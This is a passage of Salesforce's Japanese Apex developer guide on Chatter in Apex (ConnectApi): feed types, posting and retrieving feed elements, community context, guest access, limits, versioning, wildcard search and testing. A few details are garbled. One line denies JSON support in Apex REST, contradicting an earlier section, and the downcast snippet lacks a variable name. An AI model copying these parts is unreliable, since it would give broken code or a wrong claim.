ユーザに表示されるフィード要素は、システム管理者によるフィード追跡、共有ルール、および項目レベルセキュリティの設定に応じて異なります。たとえば、ユーザにレコードへのアクセス権がない場合、そのレコードの更新は表示されません。フィード要素の親を表示できるユーザは、そのフィード要素を表示できます。通常、ユーザには次のフィード更新が表示されます。

- ユーザに @メンションしているフィード要素 (ユーザがそのフィード要素の親にアクセスできる場合)
- ユーザがメンバーであるグループに @メンションしているフィード要素
- ユーザが親レコードを表示できるレコードに対するレコード項目の変更 (User、Group、および File レコードを含む)
- ユーザに投稿されたフィード要素
- ユーザが所有するか、ユーザがメンバーであるグループに投稿されたフィード要素
- 標準およびカスタムレコードのフィード要素 (ToDo、行動、リード、取引先、ファイルなど)

フィード種別

フィードには多くの種別があります。各フィード種別は、フィード要素のコレクションを定義するアルゴリズムです。

重要: このアルゴリズム、つまりフィード要素のコレクションは、リリースが変わると変更される可能性があります。

フィルタとお気に入りを除くすべてのフィード種別は ConnectApi.FeedType Enum として公開され、いずれかの ConnectApi.ChatterFeeds.getFeedElementsFromFeed メソッドに渡されます。次の例は、コンテキストユーザのニュースフィードとトピックフィードからフィード要素を取得します。

```
ConnectApi.FeedElementPage newsFeedElementPage =
   ConnectApi.ChatterFeeds.getFeedElementsFromFeed(null,
      ConnectApi.FeedType.News, 'me');

ConnectApi.FeedElementPage topicsFeedElementPage =
   ConnectApi.ChatterFeeds.getFeedElementsFromFeed(null,
      ConnectApi.FeedType.Topics, '0TOD00000000cld');
```

フィルタフィードを取得するには、いずれかの ConnectApi.ChatterFeeds.getFeedElementsFromFilterFeed メソッドをコールします。お気に入りフィードを取得するには、いずれかの ConnectApi.ChatterFavorites.getFeedElements メソッドをコールします。

フィード種別とその説明は、次のとおりです。

- Bookmarks — コンテキストユーザがブックマークとして保存したすべてのフィード項目が含まれます。
- Company — 種別 TrackedChange のフィード項目を除くすべてのフィード項目が含まれます。ユーザがフィード項目を表示するには、親への共有アクセス権が必要です。
- Files — コンテキストユーザがフォローしている人またはグループによって投稿されたファイルを含むすべてのフィード項目が含まれます。
- Filter — 指定したオブジェクト種別の親を持つフィード項目を含むように絞り込まれたニュースフィードが含まれます。
- Groups — コンテキストユーザが所有するか、メンバーであるすべてのグループのすべてのフィード項目が含まれます。
- Home — コミュニティの管理トピックに関連付けられたすべてのフィード項目が含まれます。
- Moderation — モデレーション用にフラグが設定されたすべてのフィード項目が含まれます。このコミュニティモデレーションフィードは、「コミュニティフィードのモデレート」権限を持つユーザのみが使用できます。
- News — コンテキストユーザがフォローする人、ユーザがメンバーとなっているグループ、およびユーザがフォローするファイルとレコードからのすべての更新が含まれます。また、親がコンテキストユーザであるレコード、およびコンテキストユーザをメンションするかコンテキストユーザがメンバーとなっているグループをメンションするすべてのフィード項目とコメントのすべての更新も含まれます。
- People — コンテキストユーザがフォローしているすべての人によって投稿されたすべてのフィード項目が含まれます。
- Record — 親が指定したレコードであるすべてのフィード項目が含まれます。レコードは、グループ、ユーザ、オブジェクト、ファイル、その他の標準またはカスタムオブジェクトの場合があります。レコードがグループの場合、フィードにはそのグループにメンションしているフィード項目も含まれます。レコードがユーザの場合、フィードにはそのユーザに対するフィード項目のみが含まれます。
- To — コンテキストユーザのメンションを含むすべてのフィード項目、コンテキストユーザがコメントしたフィード項目、コンテキストユーザが作成し、コメントされたフィード項目が含まれます。
- Topics — 指定したトピックを含むすべてのフィード項目が含まれます。
- UserProfile — フィードで追跡可能なレコードをユーザが変更したときに作成されたフィード項目、親がユーザであるフィード項目、およびユーザに @メンションしているフィード項目が含まれます。このフィードは、グループ更新など、より多くのフィード項目を返すニュースフィードとは異なります。
- Favorites — コンテキストユーザが保存したお気に入りが含まれます。お気に入りには、フィード検索、リストビュー、およびトピックがあります。

postFeedElement を使用したフィード項目の投稿

ヒント: postFeedElement メソッドを使用すると、非常に簡単に効率よくフィード項目を投稿できます。これらのメソッドでは、postFeedItem メソッドとは異なり、フィード種別を渡す必要がないためです。API バージョン 31.0 以降、投稿できるフィード要素種別はフィード項目のみです。ただし、今後、他の種別が追加される可能性があります。

フィード項目を投稿するには、次のメソッドを使用します。

postFeedElement(String *communityId*, String *subjectId*, ConnectApi.FeedElementType *feedElementType*, String *text*)
コンテキストユーザからのフィード要素をプレーンテキストで投稿します。

postFeedElement(String *communityId*, ConnectApi.FeedElementInput *feedElement*, ConnectApi.BinaryInput *feedElementFileUpload*)
コンテキストユーザからのフィード要素を投稿します。このメソッドは、メンションやハッシュタグトピックなどのリッチテキストの投稿、フィード要素へのファイルの添付、およびアクションリンクとフィード要素の関連付けに使用します。また、このメソッドを使用して、フィード要素の共有やコメントの追加を行うこともできます。

フィード項目を投稿するときには、標準オブジェクトまたはカスタムオブジェクトの子を作成します。***subjectId*** パラメータ、または ***feedElement*** パラメータで渡す `ConnectApi.FeedElementInput` オブジェクトの ***subjectId*** プロパティに、親オブジェクトを指定します。***subjectId*** パラメータの値によって、フィード項目が表示されるフィードが決まります。返される `ConnectApi.FeedItem` オブジェクトの `parent` プロパティには、親オブジェクトに関する情報が含まれます。

次のタスクを実行するには、次のメソッドを使用します。

自分への投稿
このコードでは、フィード項目をコンテキストユーザに投稿します。***subjectId*** に、コンテキストユーザの ID の別名である `me` を指定します。コンテキストユーザの ID を指定することもできます。

```
ConnectApi.FeedElement feedElement = ConnectApi.ChatterFeeds.postFeedElement(null, 'me',
 ConnectApi.FeedElementType.FeedItem, 'Working from home today.');
```

新しく投稿されたフィード項目の `parent` プロパティには、コンテキストユーザの `ConnectApi.UserSummary` が含まれます。

別のユーザへの投稿
このコードでは、フィード項目をコンテキストユーザ以外のユーザに投稿します。***subjectId*** に、対象ユーザのユーザ ID を指定します。

```
ConnectApi.FeedElement feedElement = ConnectApi.ChatterFeeds.postFeedElement(null,
'005D00000016Qxp', ConnectApi.FeedElementType.FeedItem, 'Kevin, do you have information
 about the new categories?');
```

新しく投稿されたフィード項目の `parent` プロパティには、対象ユーザの `ConnectApi.UserSummary` が含まれます。

グループへの投稿
このコードは、コンテンツ添付ファイルを含むフィード項目をグループに投稿します。***subjectId*** は、グループ ID を指定します。

```
ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
ConnectApi.ContentAttachmentInput contentAttachmentInput = new
ConnectApi.ContentAttachmentInput();
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

contentAttachmentInput.contentDocumentId = '069D00000001pyS';

messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
```

```
textSegmentInput.text = 'Would you please review this doc?';
messageBodyInput.messageSegments.add(textSegmentInput);

feedItemInput.attachment = contentAttachmentInput;
feedItemInput.body = messageBodyInput;
feedItemInput.feedElementType = ConnectApi.FeedElementType.FeedItem;

// Use a group ID for the subject ID.
feedItemInput.subjectId = '0F9D00000000oOT';

ConnectApi.FeedElement feedElement = ConnectApi.ChatterFeeds.postFeedElement(null,
feedItemInput, null);
```

新しく投稿されたフィード項目の `parent` プロパティには、指定したグループの `ConnectApi.ChatterGroupSummary` が含まれます。

レコード (ファイルや取引先など) への投稿

このコードは、フィード項目をレコードに投稿し、グループにメンションします。***subjectId*** に、レコード ID を指定します。

```
ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
ConnectApi.MentionSegmentInput mentionSegmentInput = new ConnectApi.MentionSegmentInput();
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

textSegmentInput.text = 'Does anyone know anyone with contacts here?';
messageBodyInput.messageSegments.add(textSegmentInput);

// Mention a group.
mentionSegmentInput.id = '0F9D00000000oOT';
messageBodyInput.messageSegments.add(mentionSegmentInput);

feedItemInput.body = messageBodyInput;
feedItemInput.feedElementType = ConnectApi.FeedElementType.FeedItem;

// Use a record ID for the subject ID.
feedItemInput.subjectId = '001D000000JVwL9';

ConnectApi.FeedElement feedElement = ConnectApi.ChatterFeeds.postFeedElement(null,
feedItemInput, null);
```

新しいフィード項目の `parent` プロパティは、***subjectId*** に指定されたレコードタイプに応じて異なります。レコードタイプが File の場合、親は `ConnectApi.FileSummary` です。レコードタイプが Group の場合、親は `ConnectApi.ChatterGroupSummary` です。レコードタイプが User の場合、親は `ConnectApi.UserSummary` です。他のすべてのレコードタイプの場合、Account を使用するこの例と同様に、親は `ConnectApi.RecordSummary` です。

フィードからのフィード要素の取得

ヒント: フィード要素を含むフィードを返すには、次のメソッドをコールします。API バージョン 31.0 では、フィード要素種別はフィード項目とバンドルのみですが、これは今後変更される可能性があります。

フィードからフィード項目を取得する方法は、どのフィード種別でも似ていますが同一ではありません。

Company フィード、Home フィード、および Moderation フィードからのフィード要素の取得
会社フィード、ホームフィードまたはモデレーションフィードからフィード要素を取得する場合は、*subjectId* が不要な次のメソッドを使用します。

- ConnectApi.ChatterFeeds.getFeedElementsFromFeed(String ***communityId***, ConnectApi.FeedType ***feedType***)
- ConnectApi.ChatterFeeds.getFeedElementsFromFeed(String ***communityId***, ConnectApi.FeedType ***feedType***, String ***pageParam***, Integer ***pageSize***, ConnectApi.FeedSortOrder ***sortParam***)
- ConnectApi.ChatterFeeds.getFeedElementsFromFeed(String ***communityId***, ConnectApi.FeedType ***feedType***, Integer ***recentCommentCount***, ConnectApi.FeedDensity ***density***, String ***pageParam***, Integer ***pageSize***, ConnectApi.FeedSortOrder ***sortParam***)
- ConnectApi.ChatterFeeds.getFeedElementsFromFeed(String ***communityId***, ConnectApi.FeedType ***feedType***, Integer ***recentCommentCount***, ConnectApi.FeedDensity ***density***, String ***pageParam***, Integer ***pageSize***, ConnectApi.FeedSortOrder ***sortParam***, ConnectApi.FeedFilter ***filter***)

Favorites フィードからのフィード要素の取得
お気に入りフィードからフィード要素を取得するには、*favoriteId* を指定します。次のフィードの場合、*subjectId* は、コンテキストユーザの ID または別名 me である必要があります。

- ConnectApi.ChatterFavorites.getFeedElements(String ***communityId***, String ***subjectId***, String ***favoriteId***)
- ConnectApi.ChatterFavorites.getFeedElements(String ***communityId***, String ***subjectId***, String ***favoriteId***, String ***pageParam***, Integer ***pageSize***, ConnectApi.FeedSortOrder ***sortParam***)
- ConnectApi.ChatterFavorites.getFeedElements(String ***communityId***, String ***subjectId***, String ***favoriteId***,Integer ***recentCommentCount***, Integer ***elementsPerBundle***, String ***pageParam***, Integer ***pageSize***, ConnectApi.FeedSortOrder ***sortParam***)

Filter フィードからのフィード要素の取得
条件フィードからフィード要素を取得するには、*keyPrefix* を指定します。*keyPrefix* はオブジェクト ID の最初の 3 文字であり、オブジェクト種別を示します。*subjectId* は、コンテキストユーザの ID または別名 me である必要があります。

- ConnectApi.ChatterFeeds.getFeedElementsFromFilterFeed(String ***communityId***, String ***subjectId***, String ***keyPrefix***)
- ConnectApi.ChatterFeeds.getFeedElementsFromFilterFeed(String ***communityId***, String ***subjectId***, String ***keyPrefix***, String ***pageParam***, Integer ***pageSize***, ConnectApi.FeedSortOrder ***sortOrder***)
- ConnectApi.ChatterFeeds.getFeedElementsFromFilterFeed(String ***communityId***, String ***subjectId***, String ***keyPrefix***, Integer ***recentCommentCount***, Integer ***elementsPerBundle***,

```
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortOrder)
```

Bookmarks、Files、Groups、News、People、Record、To、Topics、および UserProfile フィードからのフィード要素の取得

これらのフィード種別からフィード要素を取得するには、件名 ID を指定します。*feedType* が `Record` である場合、*subjectId* にはグループ ID を含む任意のレコード ID を指定できます。*feedType* が `Topics` である場合、*subjectId* はトピック ID である必要があります。*feedType* が `UserProfile` である場合、*subjectId* には任意のユーザ ID を指定できます。*feedType* がその他の値の場合、*subjectId* はコンテキストユーザの ID または別名 `me` である必要があります。

- `ConnectApi.ChatterFeeds.getFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId)`
- `ConnectApi.ChatterFeeds.getFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam)`
- `ConnectApi.ChatterFeeds.getFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam)`

Record フィードからのフィード要素の取得

subjectId に、レコード ID を指定します。

ヒント: レコードは、フィードをサポートする任意のタイプのレコードにすることができます (グループを含む)。Salesforce UI のグループページ上のフィードは、レコードフィードです。

- `ConnectApi.ChatterFeeds.getFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam. Boolean showInternalOnly)`
- `ConnectApi.ChatterFeeds.getFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, Integer elementsPerBundle, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam. Boolean showInternalOnly)`
- `ConnectApi.ChatterFeeds.getFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, Integer elementsPerBundle, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam. Boolean showInternalOnly, ConnectApi.FeedFilter filter)`

関連トピック:

ChatterFavorites クラス

ChatterFeeds クラス

ConnectApi 出力クラス

ConnectApi 入力クラス

コミュニティおよびポータルでの ConnectApi データへのアクセス

ほとんどの ConnectApi メソッドは、1 つのコミュニティのコンテキスト内で機能します。

多くの ConnectApi メソッドは、最初の引数として ***communityId*** を取ります。コミュニティを有効化していない場合、この引数には `'internal'` または `null` を使用します。

コミュニティを有効化している場合、*communityId* 引数には、メソッドをデフォルトのコミュニティのコンテキストで実行するか(`'internal'` または `null` を指定)、または特定のコミュニティのコンテキストで実行するか(コミュニティ ID を指定)を指定します。コメント、フィード項目など、メソッド内の他の引数で参照されるエンティティは、指定されたコミュニティ内に存在する必要があります。指定されたコミュニティ ID は、出力で返されるすべての URL で使用されます。

パートナーポータルまたはカスタマーポータルのデータにアクセスするには、***communityId*** 引数にコミュニティ ID を使用します。`'internal'` または `null` は使用できません。

ConnectApi 出力オブジェクトで返されるほとんどの URL は、Chatter REST API リソースです。

コミュニティ ID を指定した場合、出力で返される URL では次の形式が使用されます。

```
/connect/communities/communityId/resource
```

`'internal'` を指定した場合、出力で返される URL では同じ形式が使用されます。

```
/connect/communities/internal/resource
```

`null` を指定した場合、出力で返される URL では次のいずれかの形式が使用されます。

```
/chatter/resource



/connect/resource
```

コミュニティゲストユーザが使用できるメソッド

コミュニティでログインなしのアクセスが許可されている場合、ゲストユーザは多くの Chatter in Apex メソッドにアクセスできます。これらのメソッドは、ゲストユーザがアクセスできる情報を返します。

コミュニティでログインなしのアクセスが許可されている場合、次のメソッドのすべてのオーバーロードをゲストユーザが使用できます。

- ChatterFeeds メソッド:
  - getComment()
  - getCommentsForFeedElement()
  - getFeed()
  - getFeedElement()
  - getFeedElementBatch()
  - getFeedElementPoll()
  - getFeedElementsFromFeed()
  - getFeedElementsUpdatedSince()
  - getLike()

  - getLikesForComment()
  - getLikesForFeedElement()
  - searchFeedElements()
  - searchFeedElementsInFeed()

    重要: バージョン 31.0 では、これらの ChatterFeeds フィード項目メソッドはゲストユーザのみが使用できます。バージョン 32.0 以降では、ChatterFeeds フィード要素メソッドはゲストユーザが使用できます。

  - getCommentsForFeedItem()
  - getFeedItem()
  - getFeedItemBatch()
  - getFeedItemsFromFeed()
  - getFeedItemsUpdatedSince()
  - getLikesForFeedItem()
  - searchFeedItems()
  - searchFeedItemsInFeed()
- ChatterGroups メソッド:
  - getGroup()
  - getGroups()
  - searchGroups()
- ChatterUsers メソッド:
  - getFollowers()
  - getFollowings()
  - getGroups()
  - getPhoto()
  - getReputation()
  - getUser()
  - getUserBatch()
  - getUsers()
  - searchUserGroups()
  - searchUsers()
- ManagedTopics メソッド:
  - getManagedTopic()
  - getManagedTopics()
- Topics メソッド:
  - getGroupsRecentlyTalkingAboutTopic()
  - getRecentlyTalkingAboutTopicsForGroup()
  - getRecentlyTalkingAboutTopicsForUser()
  - getRelatedTopics()

- `getTopic()`
- `getTopics()`
- `getTrendingTopics()`

関連トピック:

https://help.salesforce.com/HTViewHelpDoc?id=networks_public_access.htm&language=en_US

ConnectApi 入力および出力クラスの使用

`ConnectApi` 名前空間のクラスには、Chatter REST API データにアクセスする静的メソッドが含まれるものがあります。`ConnectApi` 名前空間には、パラメータを渡す入力クラスと、静的メソッドへのコールによって返される出力クラスも含まれます。

`ConnectApi` メソッドは、単純なデータ型または複雑なデータ型のどちらかを取ります。単純なデータ型とは、整数や文字列などのプリミティブ Apex データです。複雑なデータ型とは、`ConnectApi` 入力オブジェクトです。

`ConnectApi` メソッドの実行が成功すると、`ConnectApi` 名前空間から出力オブジェクトが返される場合があります。`ConnectApi` 出力オブジェクトは、他の出力オブジェクトで構成されることがあります。たとえば、`ConnectApi.ActorWithId` 出力オブジェクトには、プリミティブデータ型を持つ `id` や `url` などのプロパティが含まれます。また、`ConnectApi.Reference` オブジェクトを持つ `mySubscription` プロパティも含まれます。

メモ: `ConnectApi` 出力オブジェクトのすべての Salesforce ID は 18 文字です。入力オブジェクトには、15 文字または 18 文字の ID を使用できます。

関連トピック:

ConnectApi 入力クラス

ConnectApi 出力クラス

ConnectApi クラスの制限について

`ConnectApi` 名前空間内のメソッドの制限は、他の Apex クラスの制限とは異なります。

`ConnectApi` 名前空間内のクラスの場合、各書き込み操作が Apex ガバナ制限で 1 回の DML 操作としてカウントされます。`ConnectApi` メソッドコールも、レート制限の対象となります。`ConnectApi` レート制限は、Chatter REST API レート制限と同じです。どちらにも、ユーザごと、名前空間ごと、時間ごとのレート制限があります。レート制限を超えると、`ConnectApi.RateLimitException` が発生します。Apex コードで、この例外をキャッチして処理する必要があります。

コードのテスト時、Apex `Test.startTest` メソッドのコールにより、レート制限数が新しく開始します。`Test.stopTest` メソッドのコールにより、レート制限数は `Test.startTest` をコールする前の値に設定されます。

ConnectApi オブジェクトの逐次化と並列化

ConnectApi 出力オブジェクトを JSON に逐次化すると、Chatter REST API から返される JSON と類似した構造になります。ConnectApi 入力オブジェクトを JSON から並列化した場合も、Chatter REST API と類似した構造になります。

Chatter in Apex は、次の Apex コンテキストで逐次化と並列化をサポートします。

- JSON および JSONParser クラス — Chatter in Apex 出力を JSON に逐次化、および Chatter in Apex 入力を JSON から並列化。
- @RestResource を含む Apex REST — Chatter in Apex 出力を JSON を戻り値として逐次化、および JSON をパラメータとして Chatter in Apex 入力に並列化。
- @RemoteAction を含む JavaScript Remoting — Chatter in Apex 出力を JSON を戻り値として逐次化、および JSON をパラメータとして Chatter in Apex 入力に並列化。

Chatter in Apex は、次の逐次化および並列化ルールに従います。

- 逐次化できるのは出力オブジェクトのみです。
- 並列化できるのは最上位の入力オブジェクトのみです。
- Enum 値および例外は、逐次化も並列化もできません。

ConnectApi バージョニングと同等性チェック

ConnectApi クラスのバージョニングは、他の Apex クラスとは大きく異なる特定のルールに従います。

ConnectApi クラスのバージョニングは次のルールに従います。

- ConnectApi メソッドコールは、そのメソッドコールが含まれるクラスのバージョンのコンテキスト内で実行されます。バージョンの使用は、Chatter REST API URL の /v*xx.x* セクションと似ています。
- 各 ConnectApi 出力オブジェクトは getBuildVersion メソッドを公開します。このメソッドは、出力オブジェクトを作成したメソッドが呼び出されたバージョンを返します。
- 入力オブジェクトを操作するとき、Apex でアクセスできるのは、それを囲む Apex クラスのバージョンでサポートされるプロパティのみです。
- ConnectApi メソッドに渡される入力オブジェクトには、そのメソッドを実行する Apex クラスのバージョンでサポートされる、null 以外のプロパティのみが含まれる場合があります。入力オブジェクトにバージョン不適合のプロパティが含まれていると、例外が発生します。
- toString メソッドの出力は、オブジェクトを操作するコードのバージョンでサポートされているプロパティのみを返します。出力オブジェクトの場合、返されるプロパティもビルドのバージョンでサポートされている必要があります。
- Apex REST、JSON.serialize、および @RemoteAction の逐次化には、バージョンに適合するプロパティのみが含まれます。
- Apex REST、JSON.deserialize、および @RemoteAction の並列化は、バージョン不適合のプロパティを拒否します。

ConnectApi クラスの同等性チェックは次のルールに従います。

- 入力オブジェクト — プロパティが比較されます。

- 出力オブジェクト — プロパティとビルドのバージョンが比較されます。たとえば、2 つのオブジェクトの同じプロパティが同じ値で、ビルドのバージョンが異なる場合、オブジェクトは同等ではありません。ビルドのバージョンを取得するには、`getBuildVersion` をコールします。

ConnectApi オブジェクトのキャスト

`ConnectApi` 出力オブジェクトをより特定の型にダウンキャストすると便利な場合があります。

この方法は、メッセージセグメント、フィード項目機能、およびレコード項目で特に便利です。フィード項目のメッセージセグメントは、`ConnectApi.MessageSegment` 型です。フィード項目機能は `ConnectApi.FeedItemCapability` 型です。レコード項目は、`ConnectApi.AbstractRecordField` 型です。これらはすべて抽象クラスで、複数の具象サブクラスがあります。実行時、`instanceof` を使用すると、これらのオブジェクトの具象型をチェックして、対応するダウンキャストを確実に実行することができます。ダウンキャスト時には、不明なサブクラスを処理するデフォルトの case が必要です。

次の例では、`ConnectApi.MessageSegment` を `ConnectApi.MentionSegment` にダウンキャストします。

```
if(segment instanceof ConnectApi.MentionSegment) {

 ConnectApi.MentionSegment = (ConnectApi.MentionSegment)segment;

}
```

重要: フィードの構成は、リリースによって異なる場合があります。コードでは、常に不明なサブクラスのインスタンスを処理できるように準備しておく必要があります。

関連トピック:

- ChatterFeeds クラス
- ConnectApi.FeedElementCapabilities クラス
- ConnectApi.MessageSegment クラス
- ConnectApi.AbstractRecordView クラス

ワイルドカード

Chatter REST API と Chatter in Apex の検索でテキストパターンを一致させるには、ワイルドカード文字を使用します。

ワイルドカードが一般的に使用されるのはフィードを検索するときです。`q` パラメータで検索文字列とワイルドカードを渡します。次の例は、Chatter REST API 要求です。

```
/chatter/feed-elements?q=chat*
```

次の例は、Chatter in Apex メソッドコールです。

```
ConnectApi.ChatterFeeds.searchFeedElements(null, 'chat*');
```

検索内のテキストパターンと一致させるために、次のワイルドカード文字を指定できます。

ワイルドカード	説明
*	検索語の途中または末尾で、0 個以上の文字の代わりにアスタリスクを使用できます。標準ルックアップ検索を実行する場合以外は、検索語の先頭にアスタリスクを使用しないでください。たとえば、「*太**」を検索すると、「*太一*」、「*太郎*」、「*太次郎*」などの「*太*」で始まるデータが表示されます。ただし、中国語、日本語、韓国語、またはタイ語で検索する場合は、検索語の中間にアスタリスクまたは疑問符のワイルドカードは使用できません。単語または語句内のリテラルアスタリスクを検索する場合、アスタリスクをエスケープします (\ 文字をそれの前に付けます)。
?	疑問符は、検索語の途中または末尾 (先頭ではない) にある 1 つのみの文字の代わりに使用できます。たとえば、「*jo?n*」を検索すると、「*john*」や「*joan*」を含むデータが表示されます。ただし、中国語、日本語、韓国語、またはタイ語で検索する場合は、検索語の中間にアスタリスクまたは疑問符のワイルドカードは使用できません。また、検索キーワードの先頭にワイルドカードの疑問符を使用しても機能しません。

ワイルドカードを使用する場合には、以下の点に注意してください。

- ワイルドカードは先行する文字の種類を表します。たとえば、「*aa*a*」は「*aaaa*」と「*aabcda*」に一致しますが、「*aa2a*」や「*aa.!//a*」には一致せず、「*p?n*」は「*pin*」と「*pan*」には一致しますが、「*p1n*」や「*p!n*」には一致しません。同様に、「*1?3*」は「*123*」と「*143*」には一致しますが、「*1a3*」や「*1b3*」には一致しません。
- ワイルドカード (*) は、中国語、日本語、韓国語、タイ語 (CJKT) での検索で、完全に一致する語句の検索以外では、検索文字の最後に追加します。
- ワイルドカード検索の条件を絞り込むほど、検索結果はより速く返され、期待する結果が返される可能性が高まります。たとえば、単語 `prospect` (または複数形 `prospects`) のすべての発生を検索するには、無関係の一致 (`prosperity` など) を返す可能性のある制限のより少ないワイルドカード検索 (`prosp*` など) を指定するよりも、検索文字列内で `prospect*` を指定する方がより効率的です。
- 単語のすべてのバリエーションを見つけるために、検索を調整します。たとえば、`property` と `properties` を見つけるには、`propert*` を指定します。
- 句読点にはインデックスを付けます。語句内で `*` または `?` を見つけるためには、検索文字列を引用符で囲む必要があり、特殊文字をエスケープする必要があります。たとえば、`"where are you\?"` は、語句 `where are you?` を見つけます。エスケープ文字 (\) は、この検索が正しく機能するために必要です。

ConnectApi コードのテスト

すべての Apex コードと同様に、Chatter in Apex コードにはテストカバー率が必要です。

Chatter in Apex メソッドはシステムモードでは実行されず、現在のユーザ (コンテキストユーザとも呼ばれる) のコンテキストで実行されます。メソッドは、現在のユーザがアクセス権を持つものすべてにアクセスできます。Chatter in Apex は、`runAs` システムメソッドをサポートしていません。

大部分の Chatter in Apex メソッドには、実際の組織データへのアクセス権が必要であり、`@IsTest(SeeAllData=true)` のマークが付けられたテストメソッドで使用されなければ失敗します。

ただし、getFeedItemsFromFeed などの一部の Chatter in Apex メソッドでは、テストで組織データにアクセスすることはできません。出力をテストコンテキストで返すように登録する特別なテストメソッドとともに使用する必要があります。メソッドが setTest メソッドを必要とする場合、要件はそのメソッドの「Usage」セクションに記述されています。

テストメソッド名は、通常のメソッド名の先頭に setTest プレフィックスが付けられます。テストメソッドの署名 (パラメータの組み合わせ) は、通常のメソッドの署名と一致します。たとえば、通常のメソッドに 3 つのオーバーロードがある場合、テストメソッドには 3 つのオーバーロードがあります。

Chatter in Apex テストメソッドの使用方法は、Apex での Web サービスのテスト方法と類似しています。まず、メソッドで返すデータを作成します。データを作成するには、出力オブジェクトを作成し、それらのプロパティを設定します。すべての非抽象出力クラスに非引数コンストラクタを使用して、オブジェクトを作成できます。

データを作成したら、テストメソッドをコールして、データを登録します。テストする通常のメソッドと同じ署名を持つテストメソッドをコールします。

テストデータを登録したら、通常のメソッドを実行します。通常のメソッドを実行すると、登録済みデータが返されます。

重要: テストメソッドの署名には、通常のメソッドの署名と一致するものを使用する必要があります。通常のメソッドをコールするときに、一致するパラメータセットを使用してデータが登録されていなかった場合、例外を受け取ります。

次の例は、ConnectApi.FeedItemPage を構成し、特定の組み合わせのパラメータを指定して getFeedItemsFromFeed がコールされたときにそれが返されるように登録するテストを示しています。

```
global class NewsFeedClass {

    global static Integer getNewsFeedCount() {

        ConnectApi.FeedItemPage items =

            ConnectApi.ChatterFeeds.getFeedItemsFromFeed(null,

                    ConnectApi.FeedType.News, 'me');

        return items.items.size();

    }

}
```

```
@isTest

private class NewsFeedClassTest {

    @IsTest

    static void doTest() {

        // Build a simple feed item

        ConnectApi.FeedItemPage testPage = new ConnectApi.FeedItemPage();
```

```
        List<ConnectApi.FeedItem> testItemList = new List<ConnectApi.FeedItem>();
        testItemList.add(new ConnectApi.FeedItem());
        testItemList.add(new ConnectApi.FeedItem());
        testPage.items = testItemList;

        // Set the test data
        ConnectApi.ChatterFeeds.setTestGetFeedItemsFromFeed(null,
                    ConnectApi.FeedType.News, 'me', testPage);

        // The method returns the test page, which we know has two items in it.
        Test.startTest();
        System.assertEquals(2, NewsFeedClass.getNewsFeedCount());
        Test.stopTest();
    }
}
```

関連トピック:

- setTestSearchGroups(communityId, q, result)
- ConnectApi コードのテスト
- setTestSearchGroups(communityId, q, pageParam, pageSize, result)
- ConnectApi コードのテスト
- setTestSearchGroups(communityId, q, archiveStatus, pageParam, pageSize, result)
- ConnectApi コードのテスト

ConnectApi クラスとその他の Apex クラスの違い

ConnectApi クラスとその他の Apex クラスには、さらに次のような違いがあります。

システムモードとコンテキストユーザ

Chatter in Apex メソッドはシステムモードでは実行されず、現在のユーザ (コンテキストユーザとも呼ばれる) のコンテキストで実行されます。メソッドは、現在のユーザがアクセス権を持つものすべてにアクセスできます。Chatter in Apex は、runAs システムメソッドをサポートしていません。*subjectId* 引数を取るメソッドの多くで、その対象はコンテキストユーザである必要があります。これらの場合、ID の代わりに文字列 me を使用してコンテキストユーザを指定できます。

`with sharing` と `without sharing`

Chatter in Apex は、`with sharing` および `without sharing` キーワードを無視します。代わりに、すべてのセキュリティ、項目レベルの共有、および表示設定は、コンテキストユーザによって制御されます。たとえば、コンテキストユーザが非公開グループのメンバーである場合、`ConnectApi` クラスは、そのグループに投稿できます。コンテキストユーザが非公開グループのメンバーではない場合、コードはそのグループのフィード項目を参照できず、グループへの投稿はできません。

非同期操作

一部の Chatter in Apex 操作は非同期、つまりすぐには行われません。たとえば、コードでユーザに対するフィード項目を追加しても、ニュースフィードですぐには使用できません。また、写真を追加しても、すぐには使用できません。テストの場合は、写真を追加してもすぐには取得できないことになります。

Apex REST では XML がサポートされない

Apex REST では、Chatter in Apex オブジェクトの XML 逐次化および並列化はサポートされません。Apex REST では、Chatter in Apex オブジェクトの JSON 逐次化および並列化はサポートされません。

空のログエントリ

Chatter in Apex オブジェクトに関する情報は、`VARIABLE_ASSIGNMENT` ログイベントには表示されません。

Apex SOAP Web サービスがサポートされない

Chatter in Apex オブジェクトは、キーワード `webservice` で指示された Apex SOAP Web サービス内では使用できません。

トリガを使用した Chatter 非公開メッセージのモデレーション

ChatterMessage のトリガを記述して、組織またはコミュニティの非公開メッセージのモデレーションを自動化します。トリガを使用して、メッセージが会社のメッセージングポリシーに準拠していること、およびメッセージにブラックリストに登録された語が含まれていないことを保証できます。

非公開メッセージの本文と送信者に関する情報を確認するには、Apex *before insert* トリガを記述します。検証メッセージをレコードまたは本文項目に追加することにより、メッセージが失敗し、エラーがユーザに返されます。

after insert トリガを作成することはできますが、ChatterMessage は更新することができないため、ChatterMessage を変更する *after insert* トリガは実行時に失敗して該当するエラーメッセージが表示されます。

